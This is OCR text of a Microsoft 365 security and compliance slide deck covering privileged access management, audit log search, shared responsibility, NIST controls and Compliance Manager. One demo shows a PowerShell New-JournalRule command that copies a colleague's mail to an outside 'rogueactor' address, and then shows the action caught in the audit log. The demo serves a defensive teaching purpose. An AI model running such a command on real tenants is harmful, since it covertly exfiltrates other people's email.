

Mail - jsmith@pam911.
Microsoft 365 admin center
Windows PowerShell
Office 365
Search Mail and People
Folders
Inbox 1
Sent Items
Drafts
More
Groups New
Groups give teams a shared space for email, documents, and scheduling events.
Discover
Create
Try the new Outlook
Reply all
This PowerShell module allows you to connect to Exchange Online service.
To connect, use: Connect-EXOPSSession -UserPrincipalName <your UPN>
This PowerShell module allows you to connect Exchange Online Protection and Security & Compliance Center services also.
To connect, use: Connect-IPPSSession -UserPrincipalName <your UPN>
To get additional information, use: Get-Help Connect-EXOPSSession, or Get-Help Connect-IPPSSession
PS C:\Users\user> Connect-EXOPSSession -UserPrincipalName jsmith@pam911.onmicrosoft.com
WARNING: The names of some imported commands from the module 'tmp_dneiyfef.ro0' include unapproved verbs that might make them less discoverable. To find the commands with unapproved verbs, run the Import-Module command again with the Verbose parameter. For a list of approved verbs, type Get-Verb.
PS C:\Users\user> New-JournalRule -Recipient csilva@pam911.onmicrosoft.com -JournalEmailAddress rogueactor975254@outlook.com -Name jr1 -Scope Global -Enabled $true
Name : jr1
Recipient : jsmith@pam911.onmicrosoft.com
JournalEmailAddress : rogueactor975254@outlook.com
Scope : Global
Enabled : True
PS C:\Users\user>
Your request for privileged access is approved and will be valid until the specified time. No further action is required.
To avoid risk of phishing, the Office 365 PAM emails do not
Requestor

Review audit logs


Mail - jsmith@pam911.onm
Microsoft 365 admin center
Audit log search - Secu
https://protection.office.com/?rfr=AdminCenter#/unifiedauditlog
Office 365
Security & Compliance
Home
Alerts
Classifications
Data loss prevention
Data governance
Threat management
Mail flow
Data privacy
Search & investigation
Content search
Audit log search
Productivity app discovery
Reports
Home > Audit log search
Audit log search
Need to find out if a user deleted a document or if an admin reset someone's password? Search the Office 365 audit log to find out what the users and admins in your organization have been doing. You'll be able to find activity related to email, groups, documents, permissions, directory services, and much more. Learn more about searching the audit log
Search
Clear
Activities
Show results for all activities
Start date
2018-09-09
00:00
End date
2018-09-11
00:00
Users
Show results for all users
File, folder, or site
Add all or part of a file name, folder name, or URL.
Search
New alert policy
Results
145 results found (More items available, scroll down to see more.)
Filter results
Export results
Date
IP address
User
Activity
Item
Detail
2018-09-10 13:17:16 jsmith@pam911.onmicr... New-JournalRule
2018-09-10 12:03:15 40.97.92.221-56772 NT AUTHORITY\SYSTEM... New-Mailbox NAMPR00A001.prod.out...
2018-09-10 11:04:49 [2a01-111-f100-3002--8... admin@pam911.onmicr... New-DistributionGroup NAMPR00A001.prod.out...
2018-09-10 10:55:46 [2a01-111-f400-31ba--5... DevilFish-ApplicationAc... Set-Mailbox NAMPR00A001.prod.out...
2018-09-10 10:53:51 eburke@pam911.onmicr... Created site collection https://pam911-my.shar...
2018-09-10 10:53:51 eburke@pam911.onmicr... SiteCollectionAdminRe... https://pam911-my.shar...
2018-09-10 10:53:51 eburke@pam911.onmicr... Added site collection ad... https://pam911-my.shar...
2018-09-10 10:53:48 173.160.188.81 eburke@pam911.onmicr... UserLoggedIn 5f09333a-842c-47da-a1...
2018-09-10 10:53:48 173.160.188.81 eburke@pam911.onmicr... UserLoggedIn 0f698dd4-f011-4d23-a3...
2018-09-10 10:53:47 173.160.188.81 eburke@pam911.onmicr... UserLoggedIn Unknown
Feedback


Mail - jsmith@pam911.onm
Microsoft 365 admin center
Audit log search - Secu
https://protection.office.com/?rfr=AdminCenter#/unifiedauditlog
Office 365
Security & Compliance
Home
Alerts
Classifications
Data loss prevention
Data governance
Threat management
Mail flow
Data privacy
Search & investigation
Content search
Audit log search
Productivity app discovery
Reports
Home > Audit log search
Audit log search
Need to find out if a user deleted a document or if an admin reset someone's password?
activity related to email, groups, documents, permissions, directory services, and much m
Search
Clear
Activities
Show results for all activities
Start date
2018-09-09
00:00
End date
2018-09-11
00:00
Users
Show results for all users
File, folder, or site
Add all or part of a file name, folder name, or URL.
Search
New alert policy
Results
145 results found (Mor
Date
IP addr
2018-09-10 13:17:16
2018-09-10 12:03:15
40.97.9
2018-09-10 11:04:49
[2a01-1
2018-09-10 10:55:46
[2a01-1
2018-09-10 10:53:51
2018-09-10 10:53:51
2018-09-10 10:53:51
2018-09-10 10:53:48
173.160
2018-09-10 10:53:48
173.160
2018-09-10 10:53:47
173.160
Details
Date: 2018-09-10 13:17:16
IP address:
User: jsmith@pam911.onmicrosoft.com
Activity: New-JournalRule
Item:
Detail:
More information
CreationTime: 2018-09-10T20:17:16
ExternalAccess: false
Id: b80ed89c-85df-48ef-7d22-08d6175a6754
ObjectId:
Operation: New-JournalRule
OrganizationId: 75542151-ebc8-4de1-88a0-4f19717bb7b6
OrganizationName: pam911.onmicrosoft.com
OriginatingServer: BN3PR00MB0211 (15.20.1176.000)
Parameters:
[
{
"Name": "Recipient",
"Value": "csilva@pam911.onmicrosoft.com"
},
{
"Name": "JournalEmailAddress",
"Value": "rogueactor975254@outlook.com"
Feedback

Challenges with traditional PAM solutions



Standing Access

Lack of granular Access Controls

Access enforcement

Lack of clear Auditing


Principles for how we manage your data
SECURITY
PRIVACY
TRANSPARENCY
COMPLIANCE

Shared responsibility model

Customer management of risk


Data classification and data accountability

Shared management of risk

Identity & access management | End point devices

Provider management of risk

Physical | Networking



Cloud customer Cloud provider

Examples of shared responsibilities: NIST

NIST 800-53

Access to production environment

Set up access controls that strictly limit standing access to customer's data or production environment

Protect data

Encrypt data at rest and in transit based on industrial standards (BitLocker, TLS, etc.)

Personnel control

Strict screening for employees, vendors, and contractors, and conduct trainings through onboarding process

Access to production environment

Set up access control policy and SOP, leveraging Customer Lockbox / identity management solutions

Protect data

Encrypt data based on org's compliance obligations. E.g. encrypt PII in transit between users, using its own encryption key, etc.

Personnel control

Allocate and staff sufficient resources to operate an organization-wide privacy program, including awareness-raising and training

Office 365

Compliance Manager

Manage your compliance from one place

Ongoing risk assessment


An intelligent score reflects your compliance posture against regulations or standards

Actionable insights

Recommended actions to improve your data protection capabilities

Simplified compliance

Streamlined workflow across teams and richly detailed reports for auditing preparation



Compliance Manager is a dashboard that provides the Compliance Score and a summary of your data protection and compliance stature as well as recommendations to improve data protection and compliance. This is a recommendation, it is up to you to evaluate and validate the effectiveness of customer controls as per your regulatory environment. Recommendations from Compliance Manager and Compliance Score should not be interpreted as a guarantee of compliance.

Product scope of Compliance Manager

CLOUD SERVICES

Office 365 | Microsoft Azure | Microsoft Dynamics 365

REGULATIONS AND STANDARDS

NIST National Institute of Standards and Technology U.S. Department of Commerce **800-171**

NIST National Institute of Standards and Technology U.S. Department of Commerce **800-53**

NIST National Institute of Standards and Technology U.S. Department of Commerce **Cybersecurity Framework**

Information Security Management System ISO 27001

Information Security Management System ISO 27018

FedRAMP Federal Risk Authorization Management Program

CSA CCM™ Cloud Controls Matrix

GDPR

HIPAA Health Insurance Portability & Accountability Act

FFIEC


**Coverage of regulations and standards in Compliance Manager varies by product.*

Abrona
met elkaar voor elkaar

"Today, we can assure our Board of Directors that we are taking all required steps to deploy a highly secure and compliant Office 365 solution. We consider Compliance Manager a fantastic product."

- Nick Postma, IT Manager, Information and Communication Technology Strategy

Demo: Compliance Manager



What's New - Service Trust Portal

Changes in the latest release

• We added Privacy/GDPR web pages to provide you information about the capabilities in Microsoft services that you can use to address specific requirements of the GDPR.

• Search has been added for STP documents and resources, enabling you to search for regulatory compliance information by keywords and phrases.

• Security and Compliance Center resources to help you learn about and implement security and compliance in Office 365.

• Comprehensive mapping of Microsoft Service Controls to GDPR obligations for Office 365 and Dynamics 365

• We have moved all the regional compliance resources to "Regional Compliance" Menu.

STP SUPPORT PAGE >

What's New - Compliance Manager

Changes in the latest release

• Compliance Manager provides extensive Filter options that give you advanced search capabilities like multiselect and intersection set for targeted management of assessment controls.

• Introducing the Compliance Manager Customer Managed Control Change Log, to keep you up to date on content refresh changes, along with our guidance on potential impact to current and completed certifications.

• Compliance Manager administrative functionality for replacing user assignments, removing personally identifiable information about user accounts.

COMPLIANCE MANAGER SUPPORT PAGE >

Feedback

Compliance Manager

Help

Assessments | Action Items

Show Archived | + Add Assessment | Filter

Default Group
Office 365 - GDPR
Actions
Created 12/3/2018 Modified 12/3/2018
Compliance Score: 264 / 626
Customer Managed Actions: 0 of 65
Microsoft Managed Actions: 49 of 49

Default Group
Office 365 - NIST 800-53
Actions
Created 12/3/2018 Modified 12/3/2018
Compliance Score: 1718 / 2682
Customer Managed Actions: 0 of 215
Microsoft Managed Actions: 807 of 807


Default Group
Office 365 - ISO 27001:2013
Actions
Created 12/3/2018 Modified 12/3/2018
Compliance Score: 794 / 1078
Customer Managed Actions: 0 of 60
Microsoft Managed Actions: 232 of 232

Default Group
Azure - GDPR
Actions
Created 12/3/2018 Modified 12/3/2018
Assessment Status: In Progress
Customer Managed Actions: 0 of 82
Microsoft Managed Actions: 45 of 48

Default Group
Azure - ISO 27018:2014
Actions
